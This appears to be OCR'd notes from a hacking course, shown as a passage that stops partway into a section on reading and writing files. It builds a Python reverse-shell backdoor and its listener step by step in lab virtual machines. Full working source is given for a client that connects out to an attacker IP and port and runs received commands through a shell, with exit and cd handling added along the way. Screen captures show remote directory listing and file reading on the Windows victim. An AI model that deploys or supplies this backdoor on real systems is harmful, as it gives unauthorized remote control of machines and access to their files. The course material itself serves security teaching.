
reverse_backdoor.py code:

```
#!/usr/bin/env python
import socket
import subprocess
import json

class Backdoor:
    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))
```

```
    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))

    def reliable_receive(self):
        json_data = ""
        while True:
            try:
                # Decode the received bytes to a string before concatenating
                json_data = json_data + self.connection.recv(1024).decode('utf-8')
                return json.loads(json_data)
            except ValueError:
                continue

    def execute_system_command(self, command):
        # No need to decode here; we'll decode in the run method after the output
        return subprocess.check_output(command, shell=True)

    def run(self):
        while True:
            command = self.reliable_receive()
            command_result = self.execute_system_command(command)
            # Decode the result from bytes to string before sending
            command_result = command_result.decode('utf-8', errors='ignore')
            self.reliable_send(command_result)
        self.connection.close()

my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
reverse_backdoor.py
#!/usr/bin/env python
import socket
import subprocess
import json
class Backdoor:
def __init__(self, ip, port):
self.connection = socket.socket(socket.AF_INET, so
self.connection.connect((ip, port))
def reliable_send(self, data):
json_data = json.dumps(data)
self.connection.send(json_data.encode('utf-8'))
def reliable_receive(self):
json_data = ""
while True:
try:
# Decode the received bytes to a string be
json_data = json_data + self.connection.re
return json.loads(json_data)
except ValueError:
continue
def execute_system_command(self, command):
# No need to decode here; we'll decode in the run
return subprocess.check_output(command, shell=True
def run(self):
while True:
command = self.reliable_receive()
command_result = self.execute_system_command(command)
# Decode the result from bytes to string before sending
Command Prompt - C:\python312\python.exe reverse_backdoor.py
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
Windows 10 Enterprise Evaluation
Windows License valid for 74 days
Build 17763.rs5_release.180914-1434


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49857)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 09:08 PM <DIR> .
08/09/2024 09:08 PM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/09/2024 09:13 PM 1,391 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/09/2024 09:13 PM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,204,956 bytes
2 Dir(s) 17,089,683,456 bytes free
>> more textdoc.txt
1.
Atticus said to Jem one day, Id rather you shot at tin cans in the backyard, but I know youll go after birds. Shoot all the blue jays you want, if you can hit em, but remember its a sin to kill a mockingbird. That was the only time I ever heard Atticus say it was a sin to do something, and I asked Miss Maudie about it. Your fathers right, she said. Mockingbirds dont do one thing except make music for us to enjoy. They dont eat up peoples gardens, dont nest in corn cribs
class Listener:
def reliable_receive(self):
def execute_remotely(self, command):
def run(self):
my_listener = Listener(ip="192.168.10.142", port=4444)
my_listener.run()


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 00:16
reverse_backdoor
Version control
Current File
Project
reverse_backdoor ~/PycharmProjects/reverse_backdoor
.venv
listener.py
downloads.py
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x34
2 Dir(s) 17,089,683,456 bytes free
>> more textdoc.txt
1.
Atticus said to Jem one day, Id rather you shot at tin cans in the backyard, but I know youll go after birds. Shoot all the blue jays you want, if you can hit em, but remember its a sin to kill a mockingbird. That was the only time I ever heard Atticus say it was a sin to do something, and I asked Miss Maudie about it. Your fathers right, she said. Mockingbirds dont do one thing except make music for us to enjoy. They dont eat up peoples gardens, dont nest in corn cribs, they dont do one thing but sing their hearts out for us. Thats why its a sin to kill a mockingbird. Harper Lee, To Kill a Mockingbird
2.
I took a deep breath and listened to the old brag of my heart. I am, I am, I am. Sylvia Plath, The Bell Jar
3.
We believe that we can change the things around us in accordance with our desires believe it because otherwise we can see no favourable outcome. We do not think of the outcome which generally comes to pass and is also favourable: we do not succeed in changing things in accordance with our desires, but gradually our desires change. The situation that we hoped to change because it was intolerable becomes unimportant to us. We have failed to surmount the obstacle, as we were absolutely determined to do, but life has taken us round it, led us beyond it, and then if we turn round to gaze into the distance of the past, we can barely see it, so imperceptible has it become. Marcel Proust, In Search of Lost Time
4.
The most beautiful things in the world cannot be seen or touched, they are felt with the heart. Antoine de Saint-Exupry, The Little Prince
5
Hello babies. Welcome to Earth. Its hot in the summer and cold in the winter. Its round and wet and crowded. On the outside, babies, youve got a hundred years here. Theres only one rule that I know of, babies-God damn it, youve got to be kind. Kurt Vonnegut, God Bless You, Mr. Rosewater
6
class Listener:
json_data = json.dumps(data)
self.connection.send(json_data)
1 usage
def reliable_receive(self):
json_data = ""
while True:
try:
# Decode the received bytes to a string before concatenating
json_data = json_data + self.connection.recv(1024).decode('utf-8')
return json.loads(json_data)
except ValueError:
continue
1 usage
def execute_remotely(self, command):
self.reliable_send(command)
return self.reliable_receive()
1 usage
def run(self):
while True:
command = raw_input(">> ")
result = self.execute_remotely(command)
print(result)
my_listener = Listener(ip: "192.168.10.142", port: 4444)
my_listener.run()
reverse_backdoor > listener.py
43:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
17°C
Search
ENG
12:16 AM

Sending Commands as List & Implementing Exit Command

Listener.py


```
#!/usr/bin/python
import socket, json

class Listener:
  def __init__(self, ip, port):
    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    listener.bind((ip, port))
    listener.listen(0)
    print("[+] Waiting for incoming connections")
    self.connection, address = listener.accept()
    print("[+] Got a Connection from " + str(address))

  def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data)

  def reliable_receive(self):
    json_data = ""
    while True:
      try:
        # Decode the received bytes to a string before concatenating
        json_data = json_data + self.connection.recv(1024).decode('utf-8')
        return json.loads(json_data)
      except ValueError:
```


```
            continue

    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_receive()

    def run(self):
        while True:
            command = raw_input(">> ")
            command = command.split(" ")
            result = self.execute_remotely(command)
            print(result)


my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

reverse_backdoor.py

```
#!/usr/bin/env python
import socket
import subprocess
import json

class Backdoor:
  def __init__(self, ip, port):
    self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    self.connection.connect((ip, port))

  def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data.encode('utf-8'))

  def reliable_receive(self):
    json_data = ""
    while True:
      try:
        # Decode the received bytes to a string before concatenating
        json_data = json_data + self.connection.recv(1024).decode('utf-8')
        return json.loads(json_data)
      except ValueError:
        continue

  def execute_system_command(self, command):
    # No need to decode here; we'll decode in the run method after the output
```

```
        return subprocess.check_output(command, shell=True)


    def run(self):
        while True:
            command = self.reliable_receive()
            if command[0] == "exit":
                self.connection.close()
                exit()

            command_result = self.execute_system_command(command)
            command_result = command_result.decode('utf-8', errors='ignore')
            self.reliable_send(command_result)


my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
Firefox
eula
Microsoft Edge
WinZip Duplicate Fi...
WinZip Image ...
WinZip PDF Express
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
reverse_backdoor.py
json_data = ""
while True:
try:
# Decode the received bytes to a string before concatenating
json_data = json_data + self.connection.recv(1024).decode('utf
return json.loads(json_data)
except ValueError:
continue
def execute_system_command(self, command):
# No need to decode here; we'll decode in the run method after the out
return subprocess.check_output(command, shell=True)
def run(self):
while True:
command = self.reliable_receive()
if command[0] == "exit":
self.connection.close()
exit()
command_result = self.execute_system_command(command)
command_result = command_result.decode('utf-8', errors='ignore')
self.reliable_send(command_result)
my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
Line 40, Column 1
Spaces: 4
Python
Command Prompt
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
C:\Users\IEUser\Downloads>
Host Name: MSEDGEWIN10
IE Version: 11.1790.17763.0
OS Version: Windows 10
Service Pack: No service pack
Windows 10 Enterprise Evaluation
Windows License valid for 73 days
Build 17763.rs5_release.180914-1434
Type here to search
9:12 AM
8/10/2024
23°C
Mostly sunny
Search
ENG
US
12:12 PM
2024-08-10


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Applications Places
Aug 10 12:12
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x37
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49810)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 09:08 PM <DIR> .
08/09/2024 09:08 PM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 09:09 AM 1,406 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/09/2024 09:13 PM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,204,971 bytes
2 Dir(s) 17,083,809,792 bytes free
>> exit
root@kali:~/PycharmProjects/reverse_backdoor#
Current File
listener.py
#!/usr/bin/python
import socket, json
class Listener:
def __init__(self, ip, port):
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind((ip, port))
listener.listen(0)
print("[+] Waiting for incoming connections")
self.connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))
def reliable_send(self, data):
json_data = json.dumps(data)
self.connection.send(json_data)
def reliable_receive(self):
json_data = ""
while True:
try:
# Decode the received bytes to a string before concatenating
json_data = json_data + self.connection.recv(1024).decode('utf-8')
return json.loads(json_data)
except ValueError:
continue
def execute_remotely(self, command):
self.reliable_send(command)
if command[0] == "exit":
reverse_backdoor > listener.py
2:20 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
23°C
Mostly sunny
Search
ENG
US
12:12 PM
2024-08-10

Interacting With the File System - Implementing "cd" Command

Listener.py


```
#!/usr/bin/python
import socket, json

class Listener:
  def __init__(self, ip, port):
    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    listener.bind((ip, port))
    listener.listen(0)
    print("[+] Waiting for incoming connections")
    self.connection, address = listener.accept()
    print("[+] Got a Connection from " + str(address))

  def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data)

  def reliable_receive(self):
    json_data = ""
    while True:
      try:
        # Decode the received bytes to a string before concatenating
        json_data = json_data + self.connection.recv(1024).decode('utf-8')
        return json.loads(json_data)
      except ValueError:
```


```
            continue

    def execute_remotely(self, command):
        self.reliable_send(command)
        if command[0] == "exit":
            self.connection.close()
            exit()
        return self.reliable_receive()

    def run(self):
        while True:
            command = raw_input(">> ")
            command = command.split(" ")
            result = self.execute_remotely(command)
            print(result)


my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

reverse_backdoor.py

```
#!/usr/bin/env python
import socket
import subprocess
import json
import os

class Backdoor:
  def __init__(self, ip, port):
    self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    self.connection.connect((ip, port))

  def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data.encode('utf-8'))

  def reliable_receive(self):
    json_data = ""
    while True:
      try:
        # Decode the received bytes to a string before concatenating
        json_data = json_data + self.connection.recv(1024).decode('utf-8')
        return json.loads(json_data)
      except ValueError:
        continue

  def execute_system_command(self, command):
    try:
      output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
```

```
            return output
        except subprocess.CalledProcessError as e:
            return str(e.output)

    def change_working_directory_to(self, path):
        try:
            os.chdir(path)
            return "[+] Changing working directory to " + path
        except Exception as e:
            return "[-] Error: " + str(e)

    def run(self):
        while True:
            command = self.reliable_receive()
            if command[0] == "exit":
                self.connection.close()
                exit()
            elif command[0] == "cd" and len(command) > 1:
                command_result = self.change_working_directory_to(command[1])
            else:
                command_result = self.execute_system_command(command)
                command_result = command_result.decode('utf-8', errors='ignore') if command_result else
"Command executed with no output."

            self.reliable_send(command_result)



my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 12:38
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x37
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49822)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 09:08 PM <DIR> .
08/09/2024 09:08 PM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 09:34 AM 1,961 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/09/2024 09:13 PM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,205,526 bytes
2 Dir(s) 17,082,232,832 bytes free
>> cd
C:\Users\IEUser\Downloads
>> cd ..
[+] Changing working directory to ..
>> cd
C:\Users\IEUser
>>
listener.py
#!/usr/bin/python
import socket, json
class Listener:
def __init__(self, ip, port):
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind((ip, port))
listener.listen(0)
print("[+] Waiting for incoming connections")
self.connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))
def reliable_send(self, data):
json_data = json.dumps(data)
self.connection.send(json_data)
def reliable_receive(self):
json_data = ""
while True:
try:
# Decode the received bytes to a string before concatenating
json_data = json_data + self.connection.recv(1024).decode('utf-8')
return json.loads(json_data)
except ValueError:
continue
def execute_remotely(self, command):
self.reliable_send(command)
if command[0] == "exit":
reverse_backdoor > listener.py
3:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
23°C
Windy
Search
ENG
US
12:38 PM
2024-08-10


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
Firefox
eula
Microsoft Edge
WinZip Duplicate Fi...
WinZip Image ...
WinZip PDF Express
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
reverse_backdoor.py
#!/usr/bin/env python
import socket
import subprocess
import json
import os
class Backdoor:
def __init__(self, ip, port):
self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
self.connection.connect((ip, port))
def reliable_send(self, data):
json_data = json.dumps(data)
self.connection.send(json_data.encode('utf-8'))
def reliable_receive(self):
json_data = ""
while True:
try:
# Decode the received bytes to a string before concatenating
json_data = json_data + self.connection.recv(1024).decode('utf-8')
return json.loads(json_data)
except ValueError:
continue
def execute_system_command(self, command):
try:
output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
return output
except subprocess.CalledProcessError as e:
return str(e.output)
def change_working_directory_to(self, path):
try:
os.chdir(path)
return "[+] Changing working directory to " + path
except Exception as e:
Line 29, Column 26
Spaces: 4
Python
ompt - C:\python312\python.exe reverse_backdoor.py
er\Downloads>C:\python312\python.exe reverse_backdoor.py
Host Name: MSEDGEWIN10
IE Version: 11.1790.17763.0
OS Version: Windows 10
Service Pack: No service pack
Windows 10 Enterprise Evaluation
Windows License valid for 73 days
Build 17763.rs5_release.180914-1434
Type here to search
9:38 AM
8/10/2024
Olympic Games
Medal updates
Search
ENG
US
12:38 PM
2024-08-10

Reading/writing Files Using Python

listener.py

```
#!/usr/bin/python
import socket
import json
import base64

class Listener:
  def __init__(self, ip, port):
